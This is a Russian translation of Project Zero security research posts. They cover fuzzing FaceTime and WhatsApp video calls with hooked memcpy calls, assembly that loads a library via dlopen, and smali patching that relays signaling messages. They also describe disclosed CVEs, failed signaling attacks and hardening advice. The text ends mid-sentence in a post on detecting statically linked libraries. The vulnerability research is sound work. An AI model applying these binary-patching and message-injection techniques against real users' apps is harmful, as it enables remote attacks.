Более глубокое изучение шифрования FaceTime показало, что пакеты шифруются в режиме CTS, которому требуется счётчик. Для каждого отправляемого пакета он инициализируется уникальным значением. При инициализации RTP-потока стороны обмениваются двумя случайными 16-байтовыми токенами — для звука и видео. Значение счётчика каждого пакета рассчитывается операцией исключающего ИЛИ токена с несколькими значениями пакета, включая SSRC и порядковый номер. Между пакетами меняется только порядковый номер. Поэтому счётчик любого пакета можно вычислить, зная исходные счётчик и порядковый номер, получаемые перехватом `CCCryptorCreateWithMode`. При построении счётчика FaceTime выполняет исключающее ИЛИ порядкового номера со случайным токеном по индексу `0x12`. Если выполнить в этой позиции исключающее ИЛИ сначала с исходным порядковым номером, а затем с номером нужного пакета, получится его счётчик. Ключ также извлекается перехватом `CCCryptorCreateWithMode`. Теперь вся информация для создания криптора любого пакета была доступна, и очереди стали не нужны. Пакеты начали шифроваться быстрее и точнее.

Оставалась проблема порядковых номеров. Начальный номер RTP-потока случайно создаётся в начале звонка и различается между звонками. Кроме того, номера используются для восстановления правильного порядка видеопотока. Я изменила инструмент воспроизведения: он определял начальный номер каждого текущего потока, вычислял разницу между начальным номером зарегистрированного потока и номером записанного пакета, а затем прибавлял её к текущему начальному значению. Эти два изменения наконец заставили воспроизведение работать, хотя по мере проигрывания потока оно постепенно замедлялось из-за отброшенных пакетов.

С помощью этой схемы я смогла проводить фаззинг звонков FaceTime и воспроизводить сбои. По результатам работы я зарегистрировала три ошибки FaceTime. Все они исправлены в последних обновлениях.

CVE-2018-4366 — чтение за границами при обработке видео, возникающее только на Mac.

CVE-2018-4367 — повреждение стека в iOS и Mac. Перед канарейкой стека в затронутой функции находится довольно много переменных, и несколько сбоев фаззинга из-за этой ошибки приводили к нарушениям сегментации, а не к сбоям `stack_chk`, поэтому она, вероятно, эксплуатируема.

CVE-2018-4384 — повреждение кучи ядра при обработке видео в iOS. Вероятно, оно похоже на эту уязвимость, найденную Адамом Доненфельдом из Zimperium.

Все ошибки нашлись менее чем за 15 минут фаззинга настоящего устройства. К сожалению, это предел фаззинга FaceTime: из-за закрытого исходного кода создать консольный инструмент с покрытием, подобный нашему инструменту для WebRTC, было бы сложно.

В части 3 мы рассмотрим видеозвонки WhatsApp.

Приключения в видеоконференциях, часть 3: ещё более дикий мир WhatsApp

Автор: Натали Сильванович, Project Zero

WhatsApp — ещё одно приложение с поддержкой видеоконференций, основная реализация которого не использует WebRTC. Вместо него применяется PJSIP. Он содержит часть кода WebRTC, но также включает значительный объём другого кода и появился раньше проекта WebRTC. Я провела фаззинг этой реализации, чтобы проверить, будут ли результаты похожи на WebRTC и FaceTime.

Настройка фаззинга

Исходный код PJSIP открыт, поэтому найти его в двоичном файле WhatsApp для Android (`libwhatsapp.so`) было легко. PJSIP использует открытую библиотеку libsrtp, и я начала с открытия файла в IDA и поиска строки `srtp_protect` — имени функции шифрования libsrtp. Поиск привёл к записи журнала, создаваемой функцией, похожей на `srtp_protect`. В двоичном файле была только одна вызывавшая её функция, незадолго до этого вызывавшая `memcpy`. Несколько журнальных записей перед вызовом содержали имя файла `srtp_transport.c`, существующего в репозитории PJSIP. В журнале WhatsApp вызываемая функция называется `transport_send_rtp2`, тогда как в исходном коде PJSIP есть только `transport_send_rtp`. Но она похожа на вызывающую `srtp_protect` функцию WhatsApp: до и после `memcpy` выполняется то же число вызовов. Если код WhatsApp представляет собой вариант этого кода, `memcpy` копирует весь незашифрованный пакет непосредственно перед шифрованием.

Перехват этой `memcpy` выглядел подходящим способом фаззинга видеозвонков WhatsApp. Сначала я перехватила `memcpy` во всём приложении инструментом Frida. Он позволяет легко перехватывать машинные функции приложений Android, и уже через несколько минут я увидела вызовы `memcpy` из WhatsApp. Однако видеоконференции очень чувствительны к производительности, а задержка отправки видеопакета влияет на содержимое следующего пакета, поэтому перехватывать каждый вызов `memcpy` было непрактично. Вместо этого я решила перенаправить единственный нужный вызов `memcpy` на собственную функцию.

Сначала я написала на ассемблере функцию, загружавшую библиотеку из файловой системы через `dlopen`, получавшую символ вызовом `dlsym`, а затем вызывавшую функцию библиотеки. Frida очень помогла с отладкой: она перехватывала вызовы `dlopen` и `dlsym`, позволяя убедиться в их правильности. Я перезаписала этой функцией одну из функций перекодировщика GIF в WhatsApp, поскольку она используется только при отправке текстовых сообщений, чего я не собиралась делать в изменённой версии. Затем перенаправила вызов `memcpy` на эту функцию вместо `memcpy`, используя сетевой калькулятор переходов ARM.

```
sub_2F8CC
MOV             X21, X30
MOV             X22, X0
MOV             X23, X1
MOV             X20, X2
MOV             X1, #1
ADRP            X0, #aDataDataCom_wh@PAGE ; "/data/data/com.whatsapp/libn.so"
ADD             X0, X0, #aDataDataCom_wh@PAGEOFF ; "/data/data/com.whatsapp/libn.so"
BL              .dlopen
ADRP            X1, #aApthread@PAGE ; "apthread"
ADD             X1, X1, #aApthread@PAGEOFF ; "apthread"
BL              .dlsym
```

```
MOV             X8, X0
MOV             X0, X22
MOV             X1, X23
MOV             X2, X20
NOP
BLR             X8
MOV             X30, X21
RET
```

Функция загрузки библиотеки

Затем я написала библиотеку Android с теми же параметрами, что у `memcpy`, которая не просто копировала буфер, а сначала подвергала его фаззингу. Библиотеку я поместила в файловую систему, откуда её загружала `dlopen`, и попробовала выполнить звонок WhatsApp. Видео выглядело подвергнутым фаззингу, и примерно через пятнадцать минут произошёл сбой.

Настройка воспроизведения

Для воспроизведения пакетов я добавила в библиотеку журналирование: каждый изменённый буфер сохранялся в файл. Затем создала вторую библиотеку, которая вместо изменения копировала в буфер зарегистрированные пакеты. Потребовалось немного изменить двоичный файл WhatsApp, поскольку размер записанного пакета обычно не совпадает с размером отправляемого. Я переделала перехваченную `memcpy`, чтобы длина передавалась по ссылке, а не по значению, и библиотека заменяла её длиной записанного пакета. В результате при вызове `srtp_protect` использовалась правильная длина. К счастью, пакет копируется в буфер фиксированного размера, поэтому корректный пакет не может переполнить его. Такой шаблон часто встречается при обработке RTP и повышает производительность за счёт сокращения числа проверок длины. Он также помог изменить FaceTime для воспроизведения пакетов разных размеров, как описано в предыдущей статье.

Первоначальная схема воспроизведения не заработала. Из журналов выяснилось, что для видеоконференций WhatsApp использует четыре потока с разными SSRC: возможно, по одному для видео, звука, синхронизации и на удачу. У каждого потока был единственный, отличный от остальных тип полезной нагрузки, поэтому сопоставить SSRC с потоками оказалось довольно легко. Я изменила библиотеку воспроизведения: она определяла текущий SSRC каждого потока по типам полезной нагрузки входящих пакетов, а затем заменяла SSRC воспроизводимых пакетов правильным значением в зависимости от их типа. После этого звонки WhatsApp воспроизводились надёжно, и я смогла проводить фаззинг и повторять сбои.

Результаты

С помощью этой схемы я зарегистрировала в WhatsApp одну ошибку повреждения кучи — CVE-2018-6344. Впоследствии её исправили. После исправления дальнейший фаззинг не выявил сбоев, влияющих на безопасность, и мы перешли к другим методам. В части 4 будут описаны остальные, неудачные попытки найти уязвимости WhatsApp.

Приключения в мире видеоконференций, часть 4: что не получилось с WhatsApp

Автор: Натали Сильванович, Project Zero

Не каждая попытка найти ошибки заканчивается успехом. Исследуя WhatsApp, мы потратили много времени на проверку сигнализации вызовов в надежде найти удалённую уязвимость, не требующую взаимодействия с пользователем. Таких ошибок мы не обнаружили. Мы публикуем результаты, чтобы избавить других исследователей от долгого путешествия по этому пути. А возможно, наша работа подскажет кому-нибудь идеи уязвимостей, которые мы пропустили.

Как обсуждалось в части 1, сигнализация — это процесс, посредством которого участники видеоконференции инициируют вызов. Обычно хотя бы часть сигнализации происходит до того, как принимающая сторона отвечает. Поэтому уязвимость в коде, обрабатывающем входящие сигналы до ответа, не требует никакого взаимодействия с пользователем.

WhatsApp реализует сигнализацию с помощью серии сообщений WhatsApp. Если открыть `libwhatsapp.so` в IDA, можно увидеть несколько нативных вызовов, обрабатывающих входящие сообщения сигнализации.

```
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOffer
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferAck
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallGroupInfo
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallRekeyRequest
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallFlowControl
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferReceipt
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallAcceptReceipt
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferAccept
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferPreAccept
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallVideoChanged
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallVideoChangedAck
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferReject
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallTerminate
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallTransport
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallRelayLatency
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallRelayElection
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallInterrupted
Java_com_whatsapp_voipcalling_Voip_nativeHandleCallMuted
Java_com_whatsapp_voipcalling_Voip_nativeHandleWebClientMessage
```

После извлечения APK WhatsApp с помощью apktool видно, что эти нативные функции вызываются из цикла в классе `com.whatsapp.voipcalling.Voip`. Судя по smali, сообщения сигнализации передаются как обычные сообщения WhatsApp через сервер WhatsApp, а этот цикл обрабатывает входящие сообщения.

Я сразу заметила часть сообщения с одноранговым шифрованием, тогда как остальная часть шифруется только между узлом и сервером. Мне показалось, что именно здесь выше всего вероятность добраться до ошибок, поскольку сервер не может очистить данные. Чтобы читать и изменять зашифрованные пакеты, я настроила удалённый сервер со скриптом Python, открывающим сокет. При поступлении данных в сокет они отображались на экране, после чего я могла отправить пакет без изменений либо изменить его перед отправкой. Затем я нашла в smali WhatsApp место, где сообщения шифруются между узлами.

Поскольку для однорангового шифрования WhatsApp использует libsignal, место шифрования сообщений удалось найти по совпадениям записей журнала. Затем я добавила smali-код, который отправлял пакет с байтами сообщения на мой сервер и заменял их байтами, возвращёнными сервером, при необходимости изменяя размер массива. Так я смогла просматривать и изменять сообщение с одноранговым шифрованием. Совершив вызов с помощью модифицированного APK,

я обнаружила, что одноранговое сообщение всегда имеет длину ровно 24 байта и выглядит случайным. Я предположила, что это ключ шифрования вызова, и подтвердила догадку, изучив smali.

Единственный ключ шифрования почти не оставляет возможностей вызвать ошибку искажёнными данными. На всякий случай я пробовала увеличивать и уменьшать его длину, но получила лишь неэксплуатируемые ошибки нулевого указателя. Поэтому я перешла к сообщениям, зашифрованным между узлом и сервером. Цикл Voip в smali, по-видимому, работает так: устройство получает входящее сообщение, десериализует его и, если тип подходит, передаёт в цикл обмена сообщениями. Затем из сообщения читаются некоторые свойства, и в зависимости от типа оно передаётся функции обработки. Та читает дополнительные свойства и вызывает один из перечисленных выше нативных методов, передавая свойства как параметры. У большинства этих функций более 20 параметров.

Многие функции при вызове записывают информацию в журнал, поэтому тестовый вызов позволил определить, какие из них выполняются до ответа. Оказалось, что при обычном входящем вызове устройство получает только предложение и вызывает `Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOffer`, после чего открывает экран входящего вызова WhatsApp. Все остальные типы сигналов не используются до ответа на вызов.

Сразу возник вопрос: будут ли обрабатываться другие типы сигналов, если они поступят до ответа? То, что инициирующее устройство никогда не отправляет их до ответа, ещё не означает, что принимающее устройство не обработает такой сигнал.

В smali APK я нашла класс `com.whatsapp.voipcalling.VoiceService$DefaultSignalingCallback` с несколькими методами вроде `sendOffer` и `sendAccept`, которые, судя по всему, отправляют сообщения, обрабатываемые нативными вызовами. Я изменила `sendOffer` так, чтобы вместо обычной отправки он вызывал другие методы, например `sendAccept`. Эксперимент показал, что цикл Voip обрабатывает любой тип сигнала независимо от того, был ли принят вызов. Нативные методы разбирают параметры, обрабатывают их, помещают результат в буфер, а затем вызывают единый метод обработки буфера. Только на этом этапе обработка прекращается, если сообщение имеет неподходящий тип.

Затем я изучила все перечисленные методы в IDA. Код был написан очень консервативно, и большинство необходимых проверок выполнялось. Однако несколько мест показались потенциально ошибочными и требовали дальнейшего исследования. Изменять параметры вызовов в `com.whatsapp.voipcalling.VoiceService$DefaultSignalingCallback` было слишком медленно для нужного количества тестов, поэтому я стала искать другой способ менять сообщения.

В идеале мне хотелось передавать зашифрованные между узлом и сервером сообщения на свой сервер до отправки, чтобы просматривать и изменять их. Я искала в smali APK WhatsApp место после сериализации, но до шифрования, куда можно добавить smali-функцию отправки и изменения пакетов. Это оказалось довольно сложно и заняло много времени. В итоге я вставила свой smali-код в каждый метод пакетов `com.whatsapp.protocol` и `com.whatsapp.messaging`, записывавший данные в ByteArrayOutputStream, не связанный с файлом, — всего примерно в десять методов — и стала смотреть, откуда он вызывается. Определив нужное место, я исправила класс так, чтобы каждый массив байтов, записываемый из потока, отправлялся на мой сервер, а остальные вызовы удалила. (Для тех, кто повторяет исследование: изменённый мной smali-файл содержал строку «Double byte dictionary token out of range», а два изменённых метода вызывали `toByteArray` и завершались обращением к интерфейсу протокола.) На сервер поступал достаточно полный набор сообщений WhatsApp, и содержимое сообщений сигнализации соответствовало ожиданиям.

Сообщения WhatsApp используют сжатый формат XMPP. Для обратной разработки протокола написано много парсеров, но лучше всего у меня работал парсер whatsapp-reveng. Правда, для

корректной работы пришлось заменить токены в whatsapp_defines.py списком, извлечённым из APK. После этого стало проще понимать содержимое каждого пакета, отправленного на сервер.

Немного поэкспериментировав, я обнаружила в сообщениях сигнализации WhatsApp три типа проверок. Во-первых, сервер проверяет и изменяет входящие сообщения сигнализации. Во-вторых, сообщения десериализуются; при неверном формате это может вызвать ошибки и обычно ограничивает содержимое объекта Java, передаваемого дальше. Наконец, нативные методы проверяют свои параметры.

Эти дополнительные проверки не позволили нескольким подозрительным местам стать настоящими проблемами. Например, функция, вызываемая из `Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOffer`, принимает массив массивов байтов, массив целых чисел и массив логических значений. На их основе она создаёт кандидатов для вызова. Перед циклом, использующим значения обоих массивов, функция проверяет, совпадают ли длины массива массивов байтов и массива целых чисел, но не делает такой же проверки для массива логических значений. Я предположила, что возможен выход за границы, однако целые числа и логические значения сериализуются в виде вектора пар `<int,bool>`, из которого затем копируются массивы. Поэтому отправить массивы разной длины невозможно.

Особенно тревожно выглядело поле `voip_options` сообщения. Оно никогда не отправляется исходным устройством, а добавляется сервером перед пересылкой принимающему устройству. Это буфер в формате JSON, обрабатываемый принимающим устройством и содержащий десятки параметров конфигурации.


```
{
  "aec": {
    "offset": "0",
    "mode": "2",
    "echo_detector_mode": "4",
    "echo_detector_impl": "2",
    "ec_threshold": "50",
    "ec_off_threshold": "40",
    "disable_agc": "1",
    "algorithm": {
      "use_audio_packet_rate": "1",
      "delay_based_bwe_trendline_filter_enabled": "1",
      "delay_based_bwe_bitrate_estimator_enabled": "1",
      "bwe_impl": "5"
    },
    "aecm_adapt_step_size": "2"
  },
  "agc": {
    "mode": "0",
    "limiterenable": "1",
    "compressiongain": "9",
    "targetlevel": "1"
  },
  "bwe": {
    "use_audio_packet_rate": "1",
    "delay_based_bwe_trendline_filter_enabled": "1",
    "delay_based_bwe_bitrate_estimator_enabled": "1",
    "bwe_impl": "5"
  },
  "encode": {
    "complexity": "5",
    "cbr": "0"
  },
  "init_bwe": {
    "use_local_probing_rx_bitrate": "1",
    "test_flags": "982188032",
    "max_tx_rott_based_bitrate": "128000",
    "max_bytes": "8000",
    "max_bitrate": "350000"
  },
  "ns": {
```

```
      "mode": "1"
    },
    "options": {
      "connecting_tone_desc": "test",
      "video_codec_priority": "2",
      "transport_stats_p2p_threshold": "0.5",
      "spam_call_threshold_seconds": "55",
      "mtu_size": "1200",
      "media_pipeline_setup_wait_threshold_in_msec": "1500",
      "low_battery_notify_threshold": "5",
      "ip_config": "1",
      "enc_fps_over_capture_fps_threshold": "1",
      "enable_ssrc_demux": "1",
      "enable_preaccept_received_update": "1",
      "enable_periodical_aud_rr_processing": "1",
      "enable_new_transport_stats": "1",
      "enable_group_call": "1",
      "enable_camera_abtest_texture_preview": "1",
      "enable_audio_video_switch": "1",
      "caller_end_call_threshold": "1500",
      "call_start_delay": "1200",
      "audio_encode_offload": "1",
      "android_call_connected_toast": "1"
    }
  }
```

Пример `voip_options` *(сокращён)*

Если один узел мог бы отправить параметр `voip_options` другому, это открыло бы обширную поверхность атаки, включая JSON-парсер и обработку параметров. Поскольку параметр почти всегда появляется в предложении вызова, я попыталась добавить его в такое предложение, но сервер WhatsApp отклонил сообщение с ошибкой 403. Из бинарного файла следовало, что ещё три типа сигналов во входящем вызове могут принимать `voip_options`. Сервер принимал `Java_com_whatsapp_voipcalling_Voip_nativeHandleCallOfferAccept` и `Java_com_whatsapp_voipcalling_Voip_nativeHandleCallVideoChanged` с параметром `voip_options`, но удалял его перед отправкой сообщения другому узлу. Однако параметр `voip_options`, прикреплённый к сообщению `Java_com_whatsapp_voipcalling_Voip_nativeHandleCallGroupInfo`, пересылался на другое устройство. Я подтвердила это, отправив искажённый JSON и увидев ошибку в журнале принимающего устройства.

WhatsApp обрабатывает параметр `voip_options` в три этапа. Сначала JSON разбирается в дерево. Затем дерево преобразуется в map, чтобы свойства JSON-объектов можно было эффективно искать, несмотря на их количество. Наконец, WhatsApp перебирает map, находит конкретные параметры и обрабатывает их, обычно копируя в область памяти, где они задают значение, относящееся к совершаемому вызову.

Начав с JSON-парсера, я быстро определила, что это парсер JSON из PJSIP. Я скомпилировала и фаззила его, но нашла лишь одну незначительную ошибку чтения за границами.

Затем я исследовала преобразование дерева JSON, возвращённого парсером, в map. Эта map — очень эффективная структура: хеш-таблица с алгоритмом FarmHash, спроектированная так, чтобы целиком храниться в одном блоке памяти, даже если JSON-объекты глубоко вложены. Я просмотрела множество проектов с открытым исходным кодом и похожими структурами, но не нашла аналога. Я очень подробно изучила создание этой структуры, особенно искала смешение типов и ошибки при расширении блока памяти, но проблем не обнаружила.

Я также исследовала функции, перебирающие map и обрабатывающие отдельные параметры. Они чрезвычайно длинные и, вероятно, созданы инструментом генерации кода вроде bison. В основном функции копируют параметры в статические области памяти, после чего проследить их становится трудно. Ошибок здесь я тоже не нашла. Помимо просмотра имён параметров и поиска значений,

способных вызвать проблемы, я не анализировала, как именно используются извлечённые из JSON значения. Особенно перспективным казался параметр A/B-теста `setup_video_stream_before_accept`. Я надеялась, что он позволит устройству принимать RTP до ответа на вызов и тем самым сделает ошибки RTP не требующими взаимодействия, но добиться этого не удалось.

При исследовании кода стало трудно проверять его работу без возможности отладки. Поскольку WhatsApp поставляет для Android библиотеку x86, я задумалась, нельзя ли запустить JSON-парсер в Linux.

Тэвис Орманди создал инструмент, который загружает библиотеку `libwhatsapp.so` в Linux и запускает нативные функции, не зависящие от JVM. Он изменяет секцию ELF `.dynamic`, удаляя ненужные зависимости путём замены тегов `DT_NEEDED` на `DT_DEBUG`. Также потребовалось удалить конструкторы и деструкторы, обнулив `DT_FINI_ARRAYSZ` и `DT_INIT_ARRAYSZ`. После этих изменений библиотеку можно загрузить обычным вызовом `dlopen()` и использовать `dlsym()` и `dlclose()`.

С помощью инструмента я смогла подробнее исследовать разбор JSON. Я также настроила распределённый фаззинг бинарного JSON-парсера. К сожалению, он тоже не выявил ошибок.

В целом сигнализация WhatsApp выглядела многообещающей поверхностью атаки, но уязвимостей мы не нашли. В двух областях удалось расширить поверхность атаки за пределы обычного потока вызова. Во-первых, до ответа на вызов можно было отправлять сообщения сигнализации, которые должны передаваться только после ответа, и принимающее устройство их обрабатывало. Во-вторых, один узел мог отправить JSON `voip_options` другому устройству. WhatsApp могла бы сократить поверхность атаки сигнализации, устранив эти возможности.

Я передала рекомендации WhatsApp. Компания ответила, что уже знает о первой проблеме и вариантах второй. Она находилась в процессе ограничения типов сообщений сигнализации, которые устройство может обрабатывать до ответа на вызов. Другие способы отправить JSON `voip_options` от одного узла другому уже были исправлены, как и сообщённый мной метод. WhatsApp также рассматривает добавление криптографической подписи параметра `voip_options`, чтобы устройство могло убедиться, что он пришёл от сервера, и дополнительно защититься от подобных проблем. Мы благодарим компанию за быстрое устранение проблемы `voip_options` и серьёзный интерес к эшелонированной защите.

В части 5 мы обсудим итоги исследования и предложим рекомендации по усилению безопасности видеоконференций.

Приключения в видеоконференциях, часть 5: куда двигаться дальше?

Автор: Натали Сильванович, Project Zero

В общей сложности наше исследование видеоконференций обнаружило 11 ошибок в WebRTC, FaceTime и WhatsApp. Большинство из них нашлось менее чем за 15 минут мутационного фаззинга RTP. Нас удивило, насколько легко обнаружились удалённые ошибки в столь широко распространённом коде. Вероятно, их частоте и поверхностности способствовало несколько свойств видеоконференций.

Регистрация ошибок WebRTC

Начав изучать WebRTC, мы с удивлением обнаружили, что сайт проекта не объяснял, как сообщать об уязвимостях. У проекта был открытый трекер ошибок, но не было конкретных указаний по маркировке или регистрации уязвимостей. Для интеграторов также отсутствовали рекомендации по безопасности и ясный способ определить, когда следует обновлять исходный код ради исправлений. Похоже, многие интеграторы создавали ответвления WebRTC, не задумываясь о применении обновлений безопасности. Совокупность этих факторов повышала вероятность того, что об уязвимости не сообщат, уязвимость или исправление «потеряются» в трекере, патч регрессирует либо не попадёт в реализации, использующие часть исходного кода.

Мы помогли команде WebRTC добавить рекомендации на сайт и уточнить процесс регистрации уязвимостей. Несмотря на изменения, несколько крупных разработчиков программного обеспечения обратились к нашей команде с вопросами об исправлении зарегистрированных нами проблем. Это показывает, что порядок исправления уязвимостей WebRTC всё ещё недостаточно ясен.

Инструменты тестирования видеоконференций

Мы также выяснили, что большинству решений для видеоконференций не хватает подходящих инструментов тестирования. Обычно невозможно собрать данные, позволяющие диагностировать проблемы потока RTP. У опрошенных разработчиков такого инструмента не было даже для внутреннего применения. WebRTC располагал почти готовым средством записи потоков в браузере и их воспроизведения, но оно не работало с потоками, использующими нестандартные параметры. Теперь инструмент обновлён и собирает достаточно данных для воспроизведения любого потока. Нехватка средств тестирования реализаций RTP, вероятно, способствовала лёгкости поиска уязвимостей и определённо усложняла их воспроизведение и регистрацию.

Стандарты видеоконференций

Стандарты RTP, RTCP и FEC, составляющие основу видеоконференций, вносят значительную сложность ради надёжной передачи звука и видео через соединение любого типа. Большая часть этой сложности полезна конечному пользователю, но одновременно делает безопасную реализацию принципиально трудной.

Масштаб видеоконференций

У WebRTC миллиарды пользователей. Изначально он создавался для браузера Chrome, но теперь интегрирован как минимум в два приложения Android, превосходящих Chrome числом пользователей: Facebook и WhatsApp, хотя последний использует лишь часть WebRTC. Его также применяют Firefox и Safari. Вероятно, на большинстве мобильных устройств работают несколько копий библиотеки WebRTC. Повсеместность WebRTC в сочетании с отсутствием ясной стратегии исправлений делает его особенно тревожной целью для атакующих.

Рекомендации разработчикам

Ниже приведены основанные на исследовании рекомендации разработчикам видеоконференций.

Во-первых, лучше использовать существующее решение, например WebRTC или PJSIP, а не создавать новое. Видеоконференции очень сложны, и во всех изученных реализациях нашлись уязвимости, поэтому новая вряд ли избежит тех же проблем. Существующие решения прошли хотя бы некоторое тестирование безопасности и, вероятно, содержат меньше ошибок.

Также рекомендуется не создавать ответвления существующего кода видеоконференций. Мы получали вопросы от разработчиков, отделивших собственную версию WebRTC, и очевидно, что это затрудняет исправление уязвимостей. Ответвление может решить краткосрочные проблемы, но в долгосрочной перспективе интеграторы часто жалеют о нём.

При внедрении видеоконференций важно иметь стратегию обновлений, поскольку в любой используемой реализации неизбежно будут обнаруживаться уязвимости. Разработчикам следует понимать, как распространяются исправления безопасности всех интегрированных сторонних библиотек, и заранее планировать их применение сразу после выпуска.

Даже при использовании сторонней реализации приложению необходимы подходящие инструменты тестирования. Полезно иметь возможность воспроизвести звонок целиком. Это помогает диагностировать как сбои, способные влиять на безопасность, так и функциональные проблемы.

У нескольких изученных мобильных приложений была лишняя поверхность атаки. В частности, кодеки и другие функции реализации оставались включёнными и доступными через RTP, хотя ни один нормальный звонок их не использовал. WebRTC и PJSIP позволяют отключать отдельные функции, например кодеки и FEC. Неиспользуемые возможности лучше выключать.

Наконец, уязвимости видеоконференций обычно делятся на требующие ответа на входящий звонок и не требующие его. Вторые опаснее. Мы заметили, что некоторые приложения до ответа разбирают намного больше недоверенных данных, чем другие. Рекомендуем переносить как можно больше обработки на этап после принятия звонка.

Инструменты

Чтобы открыть самые популярные реализации видеоконференций для более широких исследований безопасности, мы публикуем разработанные инструменты. Street Party — набор средств просмотра и изменения потоков RTP реализаций видеоконференций. Он включает:

• **WebRTC:** инструкции по записи и воспроизведению пакетов RTP существующими инструментами WebRTC.
• **FaceTime:** перехватчики для записи и воспроизведения звонков FaceTime.
• **WhatsApp:** перехватчики для записи и воспроизведения звонков WhatsApp в Android.

Надеемся, инструменты подтолкнут к дальнейшему исследованию свойств безопасности видеоконференций. Мы будем рады вкладу сообщества.

Заключение

Мы изучили WebRTC, FaceTime и WhatsApp и обнаружили 11 серьёзных уязвимостей в их реализациях видеоконференций. Для доступа к зашифрованным потокам содержимого и их изменения потребовались существенные инструменты. Мы публикуем их, чтобы сделать возможными дополнительные исследования этих целей. Многие свойства видеоконференций способствуют возникновению уязвимостей. Качественное тестирование, консервативное проектирование и частые обновления способны снизить риск безопасности таких реализаций.

Поиск статически скомпонованных уязвимых библиотечных функций в исполняемом коде

Помогаем исследователям находить 0ld day

Автор: Томас Дюллиен, Project Zero

Краткое содержание

Цепочки поставок ПО становятся всё сложнее, и обнаруживать в исполняемых файлах статически скомпонованные копии уязвимых сторонних библиотек бывает трудно. В этой публикации рассматриваются технические детали библиотеки с открытым исходным кодом под лицензией Apache, предназначенной для обнаружения кода других open source-библиотек в исполняемых файлах, а также несколько реальных находок ответвлений открытых библиотек в настоящем ПО.

Техническая статья

Разрешительные лицензии открытого ПО принесли ИТ-отрасли огромную пользу: большинство распространённых задач можно решать с помощью качественных библиотек под разрешительными лицензиями вроде BSD или Apache, которые легко повторно использовать и интегрировать.

Это было полезно всем.

Тем не менее статическая компоновка стороннего кода требует особого внимания. В стороннем коде регулярно обнаруживаются уязвимости, а значит, бинарные файлы приходится обновлять. Ситуация усложняется, когда изменения из upstream-библиотек нужно переносить в локальные ответвления кода. Не все организации справляются с этим правильно, и даже компании со зрелыми процессами безопасной разработки иногда ошибаются.

Для специалиста по обратной разработке и исследователя наступательной безопасности поиск уязвимых статически скомпонованных библиотек одновременно представляет возможность и сложность:

• Возможность — потому что так можно получить уязвимость в цели, не выполняя трудную работу по поиску новой.
• Сложность — потому что доступные инструменты для такой задачи исключительно слабы. Стандартный подход обычно сочетает «поиск известных строк», «обоснованную догадку» и иногда BinDiff, хотя этот инструмент создавался совсем для другой цели.

Технически задачу можно сформулировать как «эффективное выполнение нечёткого поиска в сравнительно большом пространстве возможных функций». Нечёткий поиск необходим, поскольку различия компиляторов, изменения оптимизации и изменения кода добавляют в исследуемый код «шум».

В академических исследованиях несколько интересных работ (CCS '16, CCS '17) предложили сложные методы машинного обучения, объединяющие embeddings кода с приближённым поиском ближайших соседей. Они вычисляют представление кода в R^n, а затем ищут соседние точки для

